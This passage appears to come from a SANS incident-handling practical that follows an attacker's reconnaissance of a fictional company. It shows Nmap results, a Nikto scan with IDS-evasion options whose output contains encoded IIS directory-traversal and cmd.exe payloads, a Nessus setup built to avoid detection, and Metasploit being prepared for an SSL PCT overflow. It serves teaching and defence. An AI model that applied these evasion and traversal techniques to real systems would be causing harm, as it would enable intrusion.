The Nmap output from a scan will display the results as follows:

```
# nmap 3.50 scan initiated Fri Oct 9 15:38:44 2004 as: nmap -T 5 -M 60 --randomize_hosts -sS 172.16.0.1-23 -oA /opt/Millhouse/nmap.log
```

Interesting ports on 172.16.0.5:

(The 11986 ports scanned but not shown below are in state: closed)

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	Microsoft IIS webserver 5.0
135/tcp	filtered	msrpc	
136/tcp	filtered	profile	
137/tcp	filtered	netbios-ns	
138/tcp	filtered	netbios-dgm	
139/tcp	filtered	netbios-ssn	

```
420/tcp filtered smtp
443/tcp open  ssl/http  Microsoft IIS webserver 5.0
445/tcp filtered microsoft-ds
593/tcp filtered http-rpc-epmap
1434/udp filtered ms-sql-m
4444/tcp filtered krb524
```

Interesting ports on 172.16.0.7:

(The 11986 ports scanned but not shown below are in state: closed)

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	Microsoft IIS webserver 5.0
135/tcp	filtered	msrpc	
136/tcp	filtered	profile	
137/tcp	filtered	netbios-ns	
138/tcp	filtered	netbios-dgm	
139/tcp	filtered	netbios-ssn	
420/tcp	filtered	smtp	
443/tcp	open	ssl/https	Microsoft IIS webserver 5.0
445/tcp	filtered	microsoft-ds	
593/tcp	filtered	http-rpc-epmap	
1434/udp	filtered	ms-sql-m	

After a successful night of slow port scans, Millhouse was able to identify the open ports on each host. He then began to document his discovery. At this stage more scanning needed to be done. All he had were the results from his Nmap scan and that wouldn't get him very far. Millhouse had a good hunch that the network at Stock That Rock had at least a few intrusion detection sensors and firewalls. He needed to cautiously proceed with his next steps in order to avoid being caught. Using the compromised host at Hexornet, he then decided to launch a web scan using his favorite scanning tool Nikto²⁸. Nikto is an open source web scanner which performs over 2600 security tests against web servers for potentially dangerous files and CGI's. Nikto has a built in plugin that can fool and avoid traditional IDS systems. Before using Nikto, he would need to specify a host file for Nikto to use when scanning. This way he would only scan the hosts that he specifies in the host file. Each host is distinguished with the open web port that was obtained from his previous Nmap output. The host file was created in the directory /opt/Millhouse and titled "strhosts.txt". Each host in the host file must specify which ports to scan. This is an example of how Millhouse configured the host file:

```
172.16.0.2:80,443
172.16.0.3:80,443
172.16.0.4:80,443
```

Now ready to launch the Nikto scan Millhouse ran the following command:

²⁸ <http://www.cirt.net/code/nikto.shtml>

```

NIKTO_ATTACK - Notepad
File Edit Format View Help
[root@dhcp10x hex nikto-1.34]# ./nikto.pl -h /opt/Milhouse/strhosts.txt -e 153 -n -verbose -F CSV -output /opt/Milhouse/str.csv
***** SSL support not available (see docs for SSL install instructions) *****
-----
- Nikto 1.34/1.29 - www.cirt.net
+ Target IP: 172.16.0.5
+ Target Hostname: 172.16.0.5
+ Target Port: 80
+ Using IDS Evasion: Random URI encoding (non-UTF8)
+ Using IDS Evasion: Premature URL ending
+ Using IDS Evasion: Fake parameter
+ Start Time: Thu Dec 30 03:54:01 2004
-----
- Scan is dependent on "Server" string which can be faked, use -g to override
+ Server: Microsoft-IIS/5.0
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
+ HTTP method 'PROPFIND' may indicate DAV/WebDAV is installed. This may be used to get directory listings if indexing is allowed
but a default page exists.
+ HTTP method 'SEARCH' may be used to get directory listings if Index Server is running.
+ HTTP method 'TRACE' is typically only used for debugging. It should be disabled.
+ Microsoft-IIS/5.0 appears to be outdated (4.0 for NT 4, 5.0 for win2k)
+ /%20HTTP/1.1%0D%0A%0D%0AAccept%3A%20TV3Cd8yV65KL9y/.../duZXPf9IRfGz6VcG5.html%3fKQZSvExomYy=.../ - Appears to be a
default IIS install. (GET)
+ /scripts - Redirects to http://172.16.0.5/scripts/ , Remote scripts directory is browsable.
+
+ /%20HTTP/1.1%0D%0A%0D%0AAccept%3A%20K8q9mt9D15b6NEjo/.../jTnZDYtyu32ea17p.html%3fUz7MZERO1nLu=.../%2fi%69ss%61%6d%70%6ces/%64
%6b%2fas%70%2fdoc%73/%63%6fd%65brw%73%2easp - This is a default IIS script/file which should be removed. CAN-1999-0738.
MS99-013. (GET)
+
+ /%20HTTP/1.1%0D%0A%0D%0AAccept%3A%20pkuApfta2k2k4fUmn/.../LR1LDCxfjdtr4Y.html%3fT5wRk00zB48DC=.../%2fi%69ss%61%6d%70%6ces/%73%64k
%61%73p/doc%73/coc%64ebw%73.3073p - IIS 5 comes with an ASP that allows remote code to viewed. All default files in /IISSamples
should be removed. CAN-1999-0738. MS99-013. (GET)
+
+ /%20HTTP/1.1%0D%0A%0D%0AAccept%3A%20SLVJWhw9Fqo7zXhJ/.../eaXCi579mPfiw1.html%3f3I6S05tMYL0rVhLdS=.../%2fi%73%73am%70%6ces/%73%64k
%73d%6b/as%70/%64o%63s%2fc%6fdeB%72%775.as%70%75%3%6fu%72%63%65%3d%2fi%49%53%53A%4d%50%4c%45S/%25%63%30%61e%63%30%61%65/%64%65%6
6a%751%74%2e%61%73%70 - IIS may be vulnerable to source code viewing via the example CodeBrws.asp file. Remove all default files
from the web root. CAN-1999-0738. MS99-013. (GET)
+
+ /%20HTTP/1.1%0D%0A%0D%0AAccept%3A%20MDSjyRImcgdfTae1iv/.../OT4PyzVepqRZh.html%3fgyR5184CpTnCiGIBDpp=.../%2fi%73%61%64c/.%2e%25%3
5c.%2e%2e.%25%63.%2e/%2e%25%32%355c.%2e/%77%6ent%2f%73y%73%74e%6d%32%2f%63md.exe?/c+di%72+%63:%25%35c - May be able to
issue arbitrary commands to host. (GET)
+
+ /%20HTTP/1.1%0D%0A%0D%0AAccept%3A%20nD59M0t0Tw123WCShp/.../6ubojiRn9LssatY.html%3fxM8XiJvFG9u=.../%2fi%6d%73adc/msad%63s%2e%6411
- See RDS advisory RFP9902, CVE-1999-1011, MS98-004, MS99-025 RFP-9902 BID-29 (http://www.wiretrip.net/rfp/p/doc.asp/12/d1.htm),
CIAC J-054 http://www.ciac.org/ciac/bulletins/j-054.shtml www.securityfocus.com/bid/529 (GET)
+
+ /%20HTTP/1.1%0D%0A%0D%0AAccept%3A%20P3fiq6Cyz0t9da/.../LotB05ipr8PJ0gh.html%3ftjKasvhQLJT=.../%2fi%69%62%69%6e/%66%70c%6f%75
n%74%2e%65%78%65 - Frontpage counter CGI has been found. FP Server version 97 allows remote users to execute arbitrary system
commands, though a vulnerability in this version could not be confirmed. CAN-1999-1376. BID-2252. (GET)
+
+ /%20HTTP/1.1%0D%0A%0D%0AAccept%3A%20qbImG5Joc4Ze8k/.../x1hNwmoZqbRY8.html%3fDpZe2wHbvqi=.../%2fi%69%62%69%6e/%66%70c%6f%75
e%64%6c%6c/%5f%76t%69_r%70%63%7me%74h%6fd%3ds%65%72v%65r+ver%73%6fn%253a4%252%65%30%63e%252%652%63%31 - Gives info about
server settings. CAN-2000-0413, CAN-2000-0709, CAN-2000-0710, BID-1608, BID-1174. (POST)
+ /%20HTTP/1.1%0D%0A%0D%0AAccept%3A%20FQ9IZ5CJZpj/.../3W2FQ5zRwP599r.html%3fLjGpA99Kqnit7=.../%2fi%69%62%69%6e/%66%70c%6f%75

```

Figure 15 - Nikto Scan

The `-h` option instructs Nikto to read the host file, the `-e` option is for IDS evasion techniques. By using 153 this tells Nikto to use random URI encoding, premature URL endings, and fake parameters. The `-n` flag lets Nikto know that it does not have to lookup domain names. Since the host file specified the IP address, no lookups are needed. The `-verbose` flag states to be very detailed in the output. Finally the `-F` flag signals to convert the output into a .csv file for viewing, the `-output` flag tells Nikto where to place output the file.

Millhouse was attempting to confuse the IDS and retrieve valuable information regarding the configuration of the web servers. This would provide vital information in his scanning phase. However one thing Millhouse did not account for when using Nikto was the amount of false positives that would be returned. When Nikto receives false positives, the output file will state that all 2600 checks are vulnerable. After viewing all the data Millhouse decided that the output was not going to be reliable at all. He would need to run an alternate solution.

```

NIKTO v1.34", "Core v1.29"
-----
-- "Target IP": "172.16.0.5"--
-- "Target Hostname": "172.16.0.5"--
-- "Target Port": "80"--
-- "Using IDS Evasion: Random URI encoding (non-UTF8)"--
-- "Using IDS Evasion: Premature URL ending"--
-- "Using IDS Evasion: Fake parameter"--
-- "Start Time": "Thu Dec 30 03:54:01 2004"--
-----
-- "Scan is dependent on 'Server' string which can be faked, use -g to override"--
-- "Server": "Microsoft-IIS/5.0"--
-- "Allowed HTTP Methods": "OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK"--
-- "HTTP method 'PROPFIND' may indicate DAV/WebDAV is installed. This may be used to get directory listings if indexing is
allowed but a default page exists."--
-- "HTTP method 'SEARCH' may be used to get directory listings if Index Server is running."--
-- "HTTP method 'TRACE' is typically only used for debugging. It should be disabled."--
-- "Microsoft-IIS/5.0 appears to be outdated (4.0 for NT 4, 5.0 for Win2k)"--
-- "%20HTTP/1.1%0D%0A%0D%0AAccept%3A%20TV3cDc8yJv65KL9y/.../duZXPf9IRfGz6VCgS.html%3fkQqZsvExomYy=.../", "Appears to be a
default IIS install. (GET)"--
-- "/scripts", "Redirects to http://172.16.0.5/scripts/ , Remote scripts directory is browsable."--
-- "%20HTTP/1.1%0D%0A%0D%0AAccept%3A%20QK8q9mt9D15b6NEjo/.../jTnZDYtyu32ea17p.html%3fuz7MZER0lnLu=.../%2fi%69ss%61%6d%70%6ces/s%6
4%6b%2fas%70%2fdoc%73/%63%6fd%65brw%73%2easp", "This is a default IIS script/file which should be removed.
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0738. http://www.microsoft.com/technet/security/bulletin/MS99-013.asp.
(GET)"--
-- "%20HTTP/1.1%0D%0A%0D%0AAccept%3A%20pKuApfta2k2k4fUmn/.../LR1LDCxfJdtr4Y.html%3fTswRk00z848DC=.../%2fi%69s%73%61%6dp%6ces/%73%64
k/%61%73p/doc%73/co%64ebrw%73.a%73p", "IIS 5 comes with an ASP that allows remote code to be viewed. All default files in /IISamples
should be removed. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0738.
http://www.microsoft.com/technet/security/bulletin/MS99-013.asp. (GET)"--
-- "%20HTTP/1.1%0D%0A%0D%0AAccept%3A%20SLVJWhw9Fq0zXhJ/.../eAXCIS79mPfIww1.html%3f3I6S05tMYLorVhldS=.../%2fi%69s%73%61%6dp%6ces/%73%64
k/%61%73p/doc%73/co%64ebrw%73.a%73p", "IIS 5 comes with an ASP that allows remote code to be viewed. All default files in /IISamples
should be removed. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0738.
http://www.microsoft.com/technet/security/bulletin/MS99-013.asp. (GET)"--
-- "%20HTTP/1.1%0D%0A%0D%0AAccept%3A%20MDSejyRImcgdfTae1iv/.../0THPyzVepqRZh.html%3fgYR51B4CpTnICGIBDpp=.../m%673%61%64c/.%2e%25%
35c.%2e/%2e.%25%63.%2e/%2e%25%32%355c.%2e/%771%6ent%2f%73%74e%6d%32%2f%63md.exe?/c+d1%72+%63:%25%35c", "May be able to
issue arbitrary commands to host. (GET)"--

```

Figure 16 - Nikto Output

Millhouse decided to launch Nessus²⁹, an open source vulnerability scanner from his home system. This would be the final phase of his security scanning. He was hoping for some juicy vulnerability that he could use to exploit the system with. He figured he would launch a specific Nessus scan against the hosts with port 80 and 443 open from his home machine. The reason for choosing Nessus was since the real attack will eventually come from the compromised HexorNet server, using his real IP address to scan will be forgotten if the attack is spaced out correctly. While setting up the Nessus scan he made sure to make some key changes to the default preferences. This included turning off several plugins within Nessus and configuring it to avoid detection.

Nessus was configured to only detect possible web vulnerabilities and to limit the amount of traffic that would be generated. The diagram below shows the initial configuration of Nessus:

²⁹ <http://www.nessus.org/>




Figure 17 - Nessus Config

To focus on Web vulnerabilities he configured the preferences of the scan to avoid possible IDS evasion. By specifying Hex encoding when attempting long URL strings.




Figure 18 - Nessus Config

Once the scan completed details of the scan results left Millhouse with little hope of breaking in to the STR environment. A sample Nessus report is below to represent what he might have seen.




Figure 19 - Nessus Results

If a handler was running Ethereal during this particular Nessus scan they would pickup a lot of traffic. Below is a sample of what they might see.

© SANS Institute 2005

No.	Time	Source	Destination	Protocol	Info
1487	3.947370	192.168.0.160	192.168.0.161	TCP	32843 > microsoft-ds [ACK] Seq=169 Ack=110 Win=5840
1488	3.948433	192.168.0.160	192.168.0.161	SMB	Session Setup AndX Request [Unreassembled Packet]
1489	3.949194	192.168.0.161	192.168.0.160	SMB	Session Setup AndX Response, Error: Access denied
1490	3.951132	192.168.0.160	192.168.0.161	SMB	Session Setup AndX Request, User: WORKGROUP\GUEST
1491	3.954144	192.168.0.161	192.168.0.160	SMB	Session Setup AndX Response, Error: Access denied
1492	3.954715	192.168.0.160	192.168.0.161	TCP	32843 > microsoft-ds [FIN, ACK] Seq=507 Ack=188 Win
1493	3.954781	192.168.0.161	192.168.0.160	TCP	microsoft-ds > 32843 [FIN, ACK] Seq=188 Ack=508 Win
1494	3.954809	192.168.0.160	192.168.0.161	TCP	32844 > microsoft-ds [SYN] Seq=0 Ack=0 Win=5840 Len
1495	3.954880	192.168.0.161	192.168.0.160	TCP	microsoft-ds > 32844 [SYN, ACK] Seq=0 Ack=1 Win=642
1496	3.954911	192.168.0.160	192.168.0.161	TCP	32843 > microsoft-ds [ACK] Seq=508 Ack=189 Win=5840
1497	3.955037	192.168.0.160	192.168.0.161	TCP	32844 > microsoft-ds [ACK] Seq=1 Ack=1 Win=5840 Len
1498	3.960000	192.168.0.161	192.168.0.160	SMB	Negotiate Protocol Request
1499	3.960136	192.168.0.161	192.168.0.160	SMB	Negotiate Protocol Response
1500	3.960552	192.168.0.160	192.168.0.161	TCP	32844 > microsoft-ds [ACK] Seq=169 Ack=110 Win=5840
1501	3.961518	192.168.0.160	192.168.0.161	SMB	Session Setup AndX Request [Unreassembled Packet]
1502	3.962275	192.168.0.161	192.168.0.160	SMB	Session Setup AndX Response, Error: Unknown DOS err
1503	3.973258	192.168.0.160	192.168.0.161	SMB	Session Setup AndX Request, User: NWIE\
1504	3.974000	192.168.0.161	192.168.0.160	SMB	Session Setup AndX Response, Error: Unknown DOS err
1505	3.974345	192.168.0.160	192.168.0.161	TCP	32844 > microsoft-ds [FIN, ACK] Seq=487 Ack=188 Win
1506	3.974403	192.168.0.161	192.168.0.160	TCP	microsoft-ds > 32844 [FIN, ACK] Seq=188 Ack=488 Win
1507	3.974526	192.168.0.160	192.168.0.161	TCP	32845 > microsoft-ds [SYN] Seq=0 Ack=0 Win=5840 Len
1508	3.974594	192.168.0.161	192.168.0.160	TCP	microsoft-ds > 32845 [SYN, ACK] Seq=0 Ack=1 Win=642
1509	3.974622	192.168.0.160	192.168.0.161	TCP	32844 > microsoft-ds [ACK] Seq=488 Ack=189 Win=5840

Frame 1488 (263 bytes on wire, 263 bytes captured)
 Ethernet II, Src: 00:02:8a:96:13:3e, Dst: 00:d0:59:be:85:87
 Internet Protocol, Src Addr: 192.168.0.160 (192.168.0.160), Dst Addr: 192.168.0.161 (192.168.0.161)
 Transmission Control Protocol, Src Port: 32843 (32843), Dst Port: microsoft-ds (445), Seq: 169, Ack: 110, Len: 197
 Source port: 32843 (32843)
 Destination port: microsoft-ds (445)
 Sequence number: 169 (relative sequence number)
 [Next sequence number: 366 (relative sequence number)]

```

0020 00 a1 80 4b 01 bd 2d 61 f2 28 c6 eb 3b fc 80 18  ...K...a...
0030 16 d0 42 e3 00 00 01 01 08 0a 00 26 a9 db 00 00  ..B.....&...
0040 5f 00 00 00 00 c1 ff 53 4d 42 73 00 00 00 00 08  .....S MBs....
0050 01 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .@.....D...
0060 00 28 00 00 2e a7 0d ff 00 00 00 00 44 02 00 a0  .(.....D...
  
```

Destination Port (tcp.dstport), 2 byte | P: 1711 D: 1711 M: 0

Figure 20 - Ethereal results

After the scan completed Millhouse reviewed his results. He noticed that the machines at Stocks That Rock have been secured to some extent and the vulnerabilities were few and far between. Nearing the end of the report review he noticed that there was a vulnerability that Nessus picked up that was released a short time ago from Microsoft. He started to research the vulnerability on the internet and found some very fascinating information. The information he discovered stated that the exploit for this vulnerability targeted systems running IIS with SSL enabled. He was impressed to learn that the exploit avoided several types of detection and could allow for remote control of the host.

Millhouse decided to wait one week from his initial scans. This was a technique he had learned a long time ago. A good attacker will plan their attack out in a staggered fashion. By spacing the activities out will hopefully confuse the IDS sensors. Hopefully the security administrators would forget about his harmless scanning traffic they may have noticed.

Exploiting the System


One week passed, and this was the day to exploit the target. The first thing Millhouse wanted to accomplish was to find the exploit code for his vulnerability. He discovered the code for the original exploit released by Johnny Cyberpunk at THC. Millhouse wasn't interested in compiling an exploit from scratch and trying to get it to work. He has done experimented with this in the past and always gets mixed results. His latest and favorite tool was the Metasploit Framework released by H.D.Moore. He checked the Metasploit website to see if the exploit had been released for the Metasploit Framework. After digging around a bit, he found that the Metasploit project had just what he was looking for, the `windows_ssl_pct.pm`. He was now ready to proceed with his attack plan. Millhouse researched the exploit code before deciding to use it. The module attempts to exploit a buffer overflow in the Microsoft Windows SSL PCT protocol stack.

Millhouse launched Metasploit from his compromised host and realized that he was going to have to update Metasploit's code database since the `windows_ssl_pct` module was not present. He then located the code on the site and proceeded to save the page as a `.pm` (Perl module) and placed it in the "Exploits" sub-directory of the Metasploit Framework installation files. Now he could use the exploit within the Metasploit framework environment. In order to launch the exploit several options needed to be set. He proceeded to setup the exploit on the compromised host.

The first step would be to locate the directory for the Metasploit Framework. Inside the Metasploit directory the "`msfconsole`" executable can be found.

Millhouse locates his framework directory and displays his options:

© SANS Institute



The screenshot shows a terminal window with the title bar "root@ dialhex: ~/framework-2.2". The menu bar includes "File", "Edit", "View", "Terminal", "Tabs", and "Help". The terminal content shows the command "ls" being executed in the "framework-2.2" directory. The output lists various subdirectories and files in a color-coded format: "data", "exploits", "msfcli", "msfencode", "msfpayload.cgi", "msfweb", and "sdk" on the first line; "docs", "extras", "msfconsole", "msflogdump", "msfpescan", "nops", and "src" on the second line; and "encoders", "lib", "msfdldebug", "msfpayload", "msfupdate", "payloads", and "tools" on the third line. The prompt "[root@dialhex framework-2.2]#" is visible at the end of each line.

```
root@ dialhex: ~/framework-2.2
File Edit View Terminal Tabs Help
[root@dialhex framework-2.2]# ls
data      exploits  msfcli    msfencode  msfpayload.cgi  msfweb  sdk
docs      extras    msfconsole  msflogdump  msfpescan      nops    src
encoders  lib       msfdldebug  msfpayload  msfupdate      payloads tools
[root@dialhex framework-2.2]#
```

Figure 21 – Locate the msfconsole

Millhouse then launches Metasploit by typing `./msfconsole`.

```

root@dialhex:~/framework-2.2
File Edit View Terminal Tabs Help

[root@dialhex framework-2.2]# ls
data      exploits  msfcli      msfencode   msfpayload.cgi  msfweb      sdk
docs      extras    msfconsole  msflogdump  msfpescan       nops        src
encoders  lib       msfdldebug  msfpayload  msfupdate       payloads    tools

[root@dialhex framework-2.2]# ./msfconsole
Using Term::ReadLine::Stub, I suggest installing something better (ie Term::ReadLine::Gnu)

  ____ _
 /  _ \ | | / _ \| | | |
| |_) | | | | |_) | | | |
|  __/| | | |__| | | | |
|_|  \___|_| \___|_|_|_|
v2.2

+ -- ==[ msfconsole v2.2 [30 exploits - 33 payloads]

msf >

```

Figure 22 – Launch Metasploit

In order to select an exploit Millhouse types “show exploits” at the command prompt. This command then returns a list of all usable exploits. The newly added “windows_ssl_pct” overflow is now available for use.

```

root@dialhex:~/framework-2.2
File Edit View Terminal Tabs Help
msf > show exploits

Metasploit Framework Loaded Exploits
=====

Credits                                     Metasploit Framework Credits
afp_loginext                               AppleFileServer LoginExt PathName Buffer Overflow
apache_chunked_win32                       Apache Win32 Chunked Encoding
blackice_pam_icq                           ISS PAM.dll ICQ Parser Buffer Overflow
distcc_exec                               DistCC Daemon Command Execution
exchange2000_xexch50                       Exchange 2000 MS03-46 Heap Overflow
frontpage_fp30reg_chunked                 Frontpage fp30reg.dll Chunked Encoding
ia_webmail                                IA WebMail 3.x Buffer Overflow
iis50_nsiislog_post                       IIS 5.0 nsiislog.dll POST Overflow
iis50_printer_overflow                     IIS 5.0 Printer Buffer Overflow
iis50_webdav_ntdll                         IIS 5.0 WebDAV ntdll.dll Overflow
imail_ldap                                IMail LDAP Service Buffer Overflow
lsass_ms04_011                             Microsoft LSASS MS04-011 Overflow
mercantec_softcart                         Mercantec SoftCart CGI overflow
msrpc_dcom_ms03_026                       Microsoft RPC DCOM MS03-026
mssql2000_resolution                     MSSQL 2000 Resolution Overflow
poptop_negative_read                       Poptop Negative Read Overflow
realserver_describe_linux                 RealServer Describe Buffer Overflow
samba_nttrans                             Samba Fragment Reassembly Overflow
samba_trans2open                          Samba trans2open Overflow
sambar6_search_results                     Sambar 6 Search Results Buffer Overflow
servu_mdtm_overflow                       Serv-U FTPD MDTM Overflow
smb_sniffer                               SMB Password Capture Service
solaris_sadmind_exec                       Solaris sadmind Command Execution
squid_ntlm_authenticate                   Squid NTLM Authenticate Overflow
svnserve_date                             Subversion Date Svnserve
ut2004_secure_linux                       Unreal Tournament 2004 "secure" Overflow (Linux)
